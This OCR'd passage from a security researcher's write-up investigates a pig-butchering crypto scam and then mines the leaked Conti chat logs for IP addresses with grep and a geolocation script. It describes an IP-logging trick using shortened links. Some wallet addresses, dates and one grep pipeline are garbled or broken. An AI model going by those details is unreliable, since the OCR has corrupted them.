







On **June 28, 2022**, Anna realized she was very close to scamming me, began directing me on how to send cryptocurrency (USDT) via a cryptocurrency exchange named [Binance](#) to my wallet.






As I began to wonder which country Anna was really communicating with me from, I started to think about what I could do to find out Anna's IP address. I guessed that Anna, who had never suspected me despite the **éCyber Security Researcher**" background image on my [Twitter](#) profile, continued to carry on her plan to trap me for 15 days, had no concern about [Operations Security \(OPSEC\)](#). For this reason, I decided to share the web addresses of the screenshots I hosted on my website with Anna by using the [Bitly](#) URL shortening service in order to obtain her IP address.

Because Anna did not hesitate to click on the **three** bit.ly addresses I shared, with the help of the SOCRadar's [IOC Radar](#) I learned that she was communicating with me from the [45.204.66.140](#) IP address located in **Hong Kong**.






As I continued to browse the [MonexCrypto](#) website, I decided to check if the Bitcoin and Ethereum cryptocurrency wallet addresses were unique to me or same for everyone who joined the platform. If these wallet addresses belong to scammers and they show their own addresses as wallet addresses to each person who joins the platform (victim), they can easily steal the cryptocurrency from their victims with ease. Based on the research I conducted on this matter, I discovered that;

On **June 28, 2022**, when I [checked](#) my **Bitcoin** wallet address (**3QX2Csna3FEbXD9PxbhgEXL36qAfYXWSwQU**) on the Blockchain.com website, it was seen that this wallet was created on **June 6, 2022** and until **September 29, 2022**, **\$55,618.73** worth of Bitcoin was transferred to this wallet and then withdrawn. On the same date, when I [checked](#) my Ethereum wallet address (**0xF88997e493C08874d9e0D485463386ABf0EB6bf**) at the same place, it was seen that this wallet was also created on **June 26, 2022** and until **November 23, 2022**, **~\$839.000** worth of Ethereum and USDT was transferred to this wallet. Again, on the same date, this time [checking](#) my USDC wallet

address (0xcfd-df006ec9f4af5bf34a6f71af41655fb7d4167), it was seen that this wallet was created on **June 17, 2022** and until **August 16, 2022**, ~\$46,000 worth of Ethereum and USDT was transferred to this wallet.



Disclaimer: I would like to remind that I am not an [IRS](#) agent or a Blockchain expert capable of tracing end-to-end cryptocurrency transfers as described in the book [Tracers in the Dark: The Global Hunt for](#)

[the Crime Lords of Cryptocurrency](#) in case of any errors. 😊

From the date I registered on the MonexCrypto website, **June 26, 2022**, to **January 29, 2023**, I roughly checked my wallet addresses 5 times by logging into the MonexCrypto website, and I noticed that they changed every time. Based on this information, the wallet addresses were not individually produced, but were the scammers' own wallet addresses, and they changed these addresses at certain intervals. When I listed and gathered the wallet addresses and the money transfers made to these wallets, I realized that the scammers had stolen approximately **3 million dollars** worth of cryptocurrency, to the best of my estimation.


A	B	C
Blockchain Type	Wallet Address	~Stolen Amount (USD)
Bitcoin	3QX2Cсна3FEbXD9PхgEXL36qAFYXWswQU	\$55,618.73
Ethereum	0xF88997e493C08874d9e0D485463386ABf0EBe6bf	\$818,800.00
Ethereum	0xCFDDF006EC9F4AF5BF34A6F71AF41655FB7D4167	\$46,000.00
Ethereum	0x392667b0CDf9B04Ce5C48754Ea4185056A65DD31	\$246,000.00
Ethereum	0x66FD1C86ae25BDd278bb90f1174f668392EBB540	\$675,000.00
Ethereum	0xA9434DFb0fa3f29fc6324AA60DB377C863022f13	\$204,000.00
Ethereum	0xC495928233A6E4433c151B7A552e34A3d7Af54D7	\$564,000.00
Ethereum	0xaE7A6F74c09BDB3E1e17e51040C070A65ACf7859	\$134,000.00
Total Stolen Amount (USD)		\$2,743,418.73

Of course, while I was trying to unmask Anna on **July 18th, 2022**, the [FBI](#) issued a [warning](#) against fraudulent attempts made through fake crypto exchanges/investment applications like MonexCrypto. According to this warning, approximately **42.7 million dollars** worth of crypto had been stolen from 244 people worldwide. I had already learned how **3 million dollars** were stolen. 😊

In 2021, the FBI's Internet Crime Complaint Center received more than 4,300 submissions related to pig

butchering scams, totaling more than \$429 million in losses. And at the end of November, the US Department of Justice announced that it had seized seven domain names used in pig butchering scams in 2022. (Source: [Wired](#))

Anna, who exhausted all means of persuasion to deceive me from **June 14th** to **July 6th, 2022**, she started sending messages full of complaints on July 6th. I put an end to our conversation with the bad guy smile by informing Anna of the FBI's warning on **August 1st, 2022**. 😊



**Anna** 

It's nothing

Jul 6, 2022, 11:30 AM

I just don't understand why such simple things have to be delayed.

Isn't it best to do such a thing when you have a rest?

Sorry, Maybe it's because I don't like to procrastinate, and I can't understand such things.

People always like to put off the simplest things until the end.

Jul 6, 2022, 11:33 AM


Don't invest in cryptocurrency, I thought you weren't suitable for it. You can't even do such a simple thing well.

Enjoy your vacation, sir,


Jul 6, 2022, 11:35 AM

After a period of conversation, I feel that you are not suitable for investing in cryptocurrency. You always procrastinate when you can't even do such a simple thing well. I don't like people who procrastinate. Maybe






It seems that Anna continued to catch new victims in her web without slowing down in the following months and was successful, as some user passwords were also stolen when they entered the monexcrypto.net site on **September 5th, 2022**, according to information detected as stolen by a malicious software ([Stealer](#)) on the [SOCRadar Cyber Threat Intelligence platform](#).



By October, the Monex Group issued a [warning](#) that two more websites, starting with the monexcrypto.net website, were using the group logos without permission.



As a result, we have learned in detail how Anna and her scammer friends carried out the [Pig Butchering Scam](#), a well-



designed fraudulent scheme, and how they made millions of dollars in loot, from the [applications](#) downloaded not only from 3rd party websites but also from the Apple App Store and Google Play Store.

Pig Butchering scam is named after the practice of fattening a pig for slaughter. In this case, scammers build a relationship with a victim online before convincing them to send money or invest in high yield crypto-currency accounts.

I strongly request you to share this article with your friends, loved ones to raise security awareness. Hope to see you in the following articles.

2. Practical Data Leakage Analysis

[Conti](#), a Russian-backed cybercrime group that earned \$180 million in revenue from ransomware attacks in 2021, reached a major turning point in 2022 with Russia's [invasion](#) of Ukraine. The group publicly supported the Russian invasion, resulting in a rift among its international members. One member began [leaking](#) internal messages from 2020-2021 on a Twitter account ([@ContiLeaks](#)), including the source code for the ransomware they used in their cyberattacks. The group was considered one of the most notorious cybercrime groups in the world.



As a cybersecurity researcher, when data from such threat actors is leaked, one of the things that interests me the most is whether the data includes information about hacked organizations in Turkey, as well as non-Russian, English messages. If you ask me why, it's because I can have the opportunity to learn how extensively Turkey is targeted by

these threat actors and which nationalities are involved in such internationally organized crime groups. To find out, I decided to conduct cybersecurity research to provide insights to cybersecurity researchers who are also interested in this topic.

First, I downloaded the files that include the Conti group's messages from the [sharing](#) area of the [vx-underground](#) website. When I extracted all the zip files, more than **11,000** files came out.

Directory: Conti/

File Name	File Size	Date
Parent directory/	-	-
Conti Chat Logs 2020.7z	2417273	2022-03-01 02:46:14
Conti Documentation Leak.7z	234714	2022-03-01 05:29:38
Conti Internal Software Leak.7z	3911885	2022-03-01 02:57:08
Conti Jabber Chat Logs 2021 - 2022.7z	1160294	2022-03-02 13:10:39
Conti Locker Leak.7z	6852466	2022-03-05 04:29:03
Conti Pony Leak 2016.7z	62014991	2022-03-01 02:51:14
Conti Rocket Chat Leaks.7z	3370574	2022-03-01 02:47:40
Conti Screenshots December 2021.7z	452894	2022-03-01 02:46:06
Conti Toolkit Leak.7z	94186791	2022-03-01 02:42:15
Conti Trickbot Forum Leak.7z	8542211	2022-03-01 02:50:56
Conti Trickbot Leaks.7z	955850	2022-03-01 06:52:40
Training Material Leak	0	1969-12-31 18:00:00

```
Leak --zsh --96x30
mertrix@Hack4Career Leak % ls -al
total 0
drwxr-xr-x 14 mertrix staff 448 Apr 10 20:33 .
drwxr-xr-x 48 mertrix staff 1536 Apr 10 20:10 ..
drwx----- 150 mertrix staff 4800 Mar 1 11:34 Conti Chat Logs 2020
drwx----- 3 mertrix staff 96 Mar 1 14:29 Conti Documentation Leak
drwx----- 14 mertrix staff 448 Mar 1 11:56 Conti Internal Software Leak
drwx----- 398 mertrix staff 12736 Mar 2 22:10 Conti Jabber Chat Logs 2021 - 2022
drwx----- 3 mertrix staff 96 Mar 1 11:48 Conti Pony Leak 2016
drwx----- 10 mertrix staff 320 Mar 1 11:47 Conti Rocket Chat Leaks
drwx----- 7 mertrix staff 224 Mar 1 11:35 Conti Screenshots December 2021
drwx----- 4 mertrix staff 128 Mar 1 11:39 Conti Toolkit Leak
drwx----- 55 mertrix staff 1760 Mar 1 11:50 Conti Trickbot Forum Leak
drwx----- 4 mertrix staff 128 Mar 1 15:52 Conti Trickbot Leaks
drwx----- 9 mertrix staff 288 Apr 10 20:31 conti_locker
drwx----- 4 mertrix staff 128 Apr 10 20:31 jabber_logs
mertrix@Hack4Career Leak % find . | wc -l
11289
mertrix@Hack4Career Leak %
```

After learning that the messages are stored as readable text in JSON files (Example: 185.25.51.173-20220301.json), my first task was to use the following regex-supported GREP command to find and deduplicate all IP addresses in the files. I ended up with a total of **3819** IP addresses that match these two regex patterns, which I saved in a file named "ip.txt."

```
grep -R -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\. (25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\. (25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\. (25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)" > ../ips.txt
```

```
grep -iRE "(\b25[0-5]|\b2[0-4][0-9]|\b[01]?[0-9][0-9]?)\. (\b25[0-5]|\b2[0-4][0-9]|\b[01]?[0-9][0-9]?)\. (\b25[0-5]|\b2[0-4][0-9]|\b[01]?[0-9][0-9]?)\. (\b25[0-5]|\b2[0-4][0-9]|\b[01]?[0-9][0-9]?)" > ../ips.txt | grep -E -o '[1-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' | sort | uniq -i > ../ip.txt
```

```
mertrix@Hack4Career Leak % grep -R -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\. (25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\. (25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\. (25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)" > ../ips.txt
mertrix@Hack4Career Leak %
mertrix@Hack4Career Leak % cat ../ips.txt | head -n 3
../Conti Jabber Chat Logs 2821 - 2822/185.25.51.173-28221825.json:288.118.64.138
../Conti Jabber Chat Logs 2821 - 2822/185.25.51.173-28221825.json:61.177.172.13
../Conti Jabber Chat Logs 2821 - 2822/185.25.51.173-28221825.json:61.177.172.13
mertrix@Hack4Career Leak % grep -iRE "(\b25[0-5]|\b2[0-4][0-9]|\b[01]?[0-9][0-9]?)\. (\b25[0-5]|\b2[0-4][0-9]|\b[01]?[0-9][0-9]?)\. (\b25[0-5]|\b2[0-4][0-9]|\b[01]?[0-9][0-9]?)\. (\b25[0-5]|\b2[0-4][0-9]|\b[01]?[0-9][0-9]?)" > ../ip.txt
mertrix@Hack4Career Leak % cat ../ip.txt | head -n 3
1.0.0.0
1.0.0.127
1.0.1.11
mertrix@Hack4Career Leak % cat ../ip.txt | wc -l
3819
mertrix@Hack4Career Leak %
```

When it came to finding out which of these IP addresses belong to Turkey, I found help in the [IPinfo API](#) and its [Python library](#). By using this library with the [IP2Geo Tool v2](#) that I developed,

```


Desktop — Python ip2geo.py — 134x30
IP2Geo Tool v2 (https://www.mertsarica.com)
=====
1.0.0.0 AU Brisbane
1.0.0.127 AU Brisbane
1.0.1.11 CN Beijing
1.1.0.1 CN Beijing
1.1.1.1 US Los Angeles
1.13.2.28 CN Shenzhen
1.2.0.17 CN Beijing
1.2.1.0 CN Beijing
1.2.3.0 AU Brisbane
1.2.3.255 AU Brisbane
1.2.3.4 AU Brisbane
1.21.2.1 JP Osaka
